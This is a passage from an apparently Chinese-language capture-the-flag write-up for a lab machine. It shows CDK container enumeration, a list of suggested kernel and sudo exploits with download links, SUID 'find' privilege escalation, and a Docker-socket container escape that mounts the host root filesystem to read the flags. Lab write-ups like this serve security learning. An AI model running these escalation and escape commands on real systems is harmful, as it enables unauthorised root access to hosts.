0:45 / /dev/mqueue rw,nosuid,nodev,noexec,relatime - mqueue mqueue rw
0:50 / /dev/shm rw,nosuid,nodev,noexec,relatime - tmpfs shm
rw,size=65536k,inode64
253:0
/var/lib/docker/containers/8db0397210a1983b81db8eadfd056891331aca86e2cef607b1ad9
4bffd24872e/resolv.conf /etc/resolv.conf rw,relatime - ext4 /dev/mapper/ubuntu--
vg-ubuntu--lv rw
253:0
/var/lib/docker/containers/8db0397210a1983b81db8eadfd056891331aca86e2cef607b1ad9
4bffd24872e/hostname /etc/hostname rw,relatime - ext4 /dev/mapper/ubuntu--vg-
ubuntu--lv rw
253:0
/var/lib/docker/containers/8db0397210a1983b81db8eadfd056891331aca86e2cef607b1ad9
4bffd24872e/hosts /etc/hosts rw,relatime - ext4 /dev/mapper/ubuntu--vg-ubuntu--
lv rw
0:24 /docker.sock /run/docker.saga rw,nosuid,nodev,noexec,relatime - tmpfs tmpfs
rw,size=400540k,mode=755,inode64
253:0
/var/lib/docker/volumes/4273969d8c1d4f5ded9904cdbbd2b3e25b1eb6e996dad91ae313c030
2164cb11/_data /run/docker.sock:/var/run/docker.sock rw,relatime - ext4
/dev/mapper/ubuntu--vg-ubuntu--lv rw
0:46 /bus /proc/bus ro,nosuid,nodev,noexec,relatime - proc proc rw
0:46 /fs /proc/fs ro,nosuid,nodev,noexec,relatime - proc proc rw
0:46 /irq /proc/irq ro,nosuid,nodev,noexec,relatime - proc proc rw
0:46 /sys /proc/sys ro,nosuid,nodev,noexec,relatime - proc proc rw
0:46 /sysrq-trigger /proc/sysrq-trigger ro,nosuid,nodev,noexec,relatime - proc
proc rw
0:51 / /proc/asound ro,relatime - tmpfs tmpfs ro,inode64
0:52 / /proc/acpi ro,relatime - tmpfs tmpfs ro,inode64
0:47 /null /proc/kcore rw,nosuid - tmpfs tmpfs rw,size=65536k,mode=755,inode64
```

```
0:47 /null /proc/keys rw,nosuid - tmpfs tmpfs rw,size=65536k,mode=755,inode64
0:47 /null /proc/timer_list rw,nosuid - tmpfs tmpfs
rw,size=65536k,mode=755,inode64
0:53 / /proc/scsi ro,relatime - tmpfs tmpfs ro,inode64
0:54 / /sys/firmware ro,relatime - tmpfs tmpfs ro,inode64
0:55 / /sys/devices/virtual/powercap ro,relatime - tmpfs tmpfs ro,inode64

[  Information Gathering - Net Namespace  ]
        container net namespace isolated.

[  Information Gathering - Sysctl Variables  ]
2025/12/25 09:55:09 net.ipv4.conf.all.route_localnet = 0

[  Information Gathering - DNS-Based Service Discovery  ]
error when requesting coreDNS: lookup any.any.svc.cluster.local. on 8.8.4.4:53:
read udp 172.17.0.2:44468->8.8.4.4:53: i/o timeout

error when requesting coreDNS: lookup any.any.any.svc.cluster.local. on
8.8.4.4:53: read udp 172.17.0.2:45253->8.8.4.4:53: i/o timeout

[  Discovery - K8s API Server  ]
2025/12/25 09:55:50 checking if api-server allows system:anonymous request.
err found while searching local K8s apiserver addr.:
err: cannot find kubernetes api host in ENV
        api-server forbids anonymous request.
        response:

[  Discovery - K8s Service Account  ]
load K8s service account token error.:
open /var/run/secrets/kubernetes.io/serviceaccount/token: no such file or
directory

[  Discovery - Cloud Provider Metadata API  ]
2025/12/25 09:55:50 failed to dial Alibaba Cloud API.
2025/12/25 09:55:50 failed to dial Azure API.
2025/12/25 09:55:51 failed to dial Google Cloud API.
2025/12/25 09:55:52 failed to dial Tencent Cloud API.
2025/12/25 09:55:53 failed to dial OpenStack API.
2025/12/25 09:55:54 failed to dial Amazon Web Services (AWS) API.
2025/12/25 09:55:55 failed to dial ucloud API.

[  Exploit Pre - Kernel Exploits  ]
2025/12/25 09:55:55 refer: https://github.com/mzet-/linux-exploit-suggester
[+] [CVE-2021-3156] sudo Baron Samedit

   Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-
based-overflow-sudo.txt
   Exposure: probable
   Tags: mint=19,[ ubuntu=18|20 ], debian=10
   Download URL: https://codeload.github.com/blasty/CVE-2021-3156/zip/main

[+] [CVE-2021-3156] sudo Baron Samedit 2

   Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-
based-overflow-sudo.txt
```

```
   Exposure: probable
   Tags: centos=6|7|8,[ ubuntu=14|16|17|18|19|20 ], debian=9|10
   Download URL: https://codeload.github.com/worawit/CVE-2021-3156/zip/main

[+] [CVE-2022-0847] DirtyPipe

   Details: https://dirtypipe.cm4all.com/
   Exposure: less probable
   Tags: ubuntu=(20.04|21.04),debian=11
   Download URL: https://haxx.in/files/dirtypipez.c

[+] [CVE-2021-22555] Netfilter heap out-of-bounds write

   Details: https://google.github.io/security-research/pocs/linux/cve-2021-
22555/writeup.html
   Exposure: less probable
   Tags: ubuntu=20.04{kernel:5.8.0-*}
   Download URL: https://raw.githubusercontent.com/google/security-
research/master/pocs/linux/cve-2021-22555/exploit.c
   ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-
2021-22555/exploit.c
   Comments: ip_tables kernel module must be loaded

[+] [CVE-2019-18634] sudo pwfeedback

   Details: https://dylankatz.com/Analysis-of-CVE-2019-18634/
   Exposure: less probable
   Tags: mint=19
   Download URL: https://github.com/saleemrashid/sudo-cve-2019-
18634/raw/master/exploit.c
   Comments: sudo configuration requires pwfeedback to be enabled.
```

可以看到容器内挂载了宿主机的 `/var/run/docker.sock`

```
253:0
/var/lib/docker/volumes/4273969d8c1d4f5ded9904cdbbd2b3e25b1eb6e996dad91ae313c030
2164cb11/_data /run/docker.sock:/var/run/docker.sock rw,relatime - ext4
/dev/mapper/ubuntu--vg-ubuntu--lv rw
```

```
www-data@saga:/tmp$ ls -ld /run/docker.sock:
drwxr-xr-x 3 root root 4096 Nov 12  2024 /run/docker.sock:
```

查看信息需要docker的root权限，先拿到docker的root

发现有find的SUID权限

```
www-data@saga:/tmp$ find / -perm -4000 2>/dev/null
/bin/su
/bin/umount
/bin/mount
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/find
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
```

获得docker内的root权限

```
www-data@saga:/tmp$ find . -exec /bin/bash -p \; -quit
bash-4.4# id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
```

查看信息

```
bash-4.4# ./cdk_linux_amd64 ucurl get /run/docker.saga http://127.0.0.1/info ""
2025/12/25 10:32:59 response:
{"ID":"6278a1a0-1e5f-47d8-9a89-
aeff29645ac0","Containers":1,"ContainersRunning":1,"ContainersPaused":0,"Containe
rsStopped":0,"Images":24,"Driver":"overlay2","DriverStatus":[["Backing
Filesystem","extfs"],["Supports d_type","true"],["Using metacopy","false"],
["Native Overlay Diff","true"],["userxattr","false"]],"Plugins":{"Volume":
["local"],"Network":
["bridge","host","ipvlan","macvlan","null","overlay"],"Authorization":null,"Log"
:["awslogs","fluentd","gcplogs","gelf","journald","json-
file","local","logentries","splunk","syslog"]},"MemoryLimit":true,"SwapLimit":tr
ue,"CpuCfsPeriod":true,"CpuCfsQuota":true,"CPUShares":true,"CPUSet":true,"PidsLi
mit":true,"IPv4Forwarding":true,"BridgeNfIptables":true,"BridgeNfIp6tables":true
,"Debug":false,"NFd":29,"OomKillDisable":false,"NGoroutines":43,"SystemTime":"20
25-12-25T10:32:59.050960112Z","LoggingDriver":"json-
file","CgroupDriver":"systemd","CgroupVersion":"2","NEventsListener":0,"KernelVe
rsion":"5.15.0-125-generic","OperatingSystem":"Ubuntu 22.04.5
LTS","OSVersion":"22.04","OSType":"linux","Architecture":"x86_64","IndexServerAd
dress":"https://index.docker.io/v1/","RegistryConfig":
{"AllowNondistributableArtifactsCIDRs":null,"AllowNondistributableArtifactsHostn
ames":null,"InsecureRegistryCIDRs":["127.0.0.0/8"],"IndexConfigs":{"docker.io":
{"Name":"docker.io","Mirrors":
[],"Secure":true,"Official":true}},"Mirrors":null},"NCPU":4,"MemTotal":410150502
4,"GenericResources":null,"DockerRootDir":"/var/lib/docker","HttpProxy":"","Http
sProxy":"","NoProxy":"","Name":"realsaga","Labels":
[],"ExperimentalBuild":false,"ServerVersion":"24.0.7","Runtimes":
{"io.containerd.runc.v2":{"path":"runc"},"runc":
{"path":"runc"}},"DefaultRuntime":"runc","Swarm":
{"NodeID":"","NodeAddr":"","LocalNodeState":"inactive","ControlAvailable":false,
"Error":"","RemoteManagers":null},"LiveRestoreEnabled":false,"Isolation":"","Ini
tBinary":"docker-init","ContainerdCommit":{"ID":"","Expected":""},"RuncCommit":
{"ID":"","Expected":""},"InitCommit":{"ID":"","Expected":""},"SecurityOptions":
["name=apparmor","name=seccomp,profile=builtin","name=cgroupns"],"Warnings":null
}
```

```
bash-4.4# ./cdk_linux_amd64 ucurl get /run/docker.saga
http://127.0.0.1/containers/json ""
2025/12/25 10:40:50 response:
[{"Id":"8db0397210a1983b81db8eadfd056891331aca86e2cef607b1ad94bffd24872e","Names
":["/ctf-
saga"],"Image":"saga","ImageID":"sha256:4bd60acdea69f95bf41ac835fb2e493d6a72a169
8bd49f90741ffb0e318ea874","Command":"/entrypoint.sh","Created":1731412537,"Ports
":[{"IP":"0.0.0.0","PrivatePort":25,"PublicPort":25,"Type":"tcp"},
{"IP":"::","PrivatePort":25,"PublicPort":25,"Type":"tcp"},
{"IP":"0.0.0.0","PrivatePort":80,"PublicPort":80,"Type":"tcp"},
{"IP":"::","PrivatePort":80,"PublicPort":80,"Type":"tcp"}],"Labels":
{"org.opencontainers.image.ref.name":"ubuntu","org.opencontainers.image.version"
:"18.04"},"State":"running","Status":"Up 2 hours","HostConfig":
{"NetworkMode":"default"},"NetworkSettings":{"Networks":{"bridge":
{"IPAMConfig":null,"Links":null,"Aliases":null,"NetworkID":"cd4134c7728b6c49c6da
6b50733Oda9a14b73bb7511c7dcd975804a2fa6754ff","EndpointID":"b31ced8242d38eb7b3a3
1aacb3ee3cb95fe4a7520lfbd9c89f19272b2b0d880c","Gateway":"172.17.0.1","IPAddress"
:"172.17.0.2","IPPrefixLen":16,"IPv6Gateway":"","GlobalIPv6Address":"","GlobalIP
v6PrefixLen":0,"MacAddress":"02:42:ac:11:00:02","DriverOpts":null}}},"Mounts":
[{"Type":"bind","Source":"/var/run/docker.sock","Destination":"/var/run/docker.s
aga","Mode":"","RW":true,"Propagation":"rprivate"},
{"Type":"volume","Name":"4273969d8c1d4f5ded9904cdbbd2b3e25b1eb6e996dad91ae313c03
02164cb11","Source":"","Destination":"/var/run/docker.sock:/var/run/docker.sock"
,"Driver":"local","Mode":"","RW":true,"Propagation":""}]}]
```

可以看到image为`"Image":"saga"`

逃逸

```
bash-4.4# docker -H unix:///run/docker.saga run -v /:/mnt --rm -it saga chroot
/mnt bash
root@1c30cfd60bb7:/# id
uid=0(root) gid=0(root) groups=0(root)
```

user && root

```
bash-4.4# cat /home/dev/user.txt
ad7338854b85303c222cbbf3d4290353

root@1c30cfd60bb7:/# cat /root/root.txt
4aa171ec191d90249c0f7d28d8f589cc
```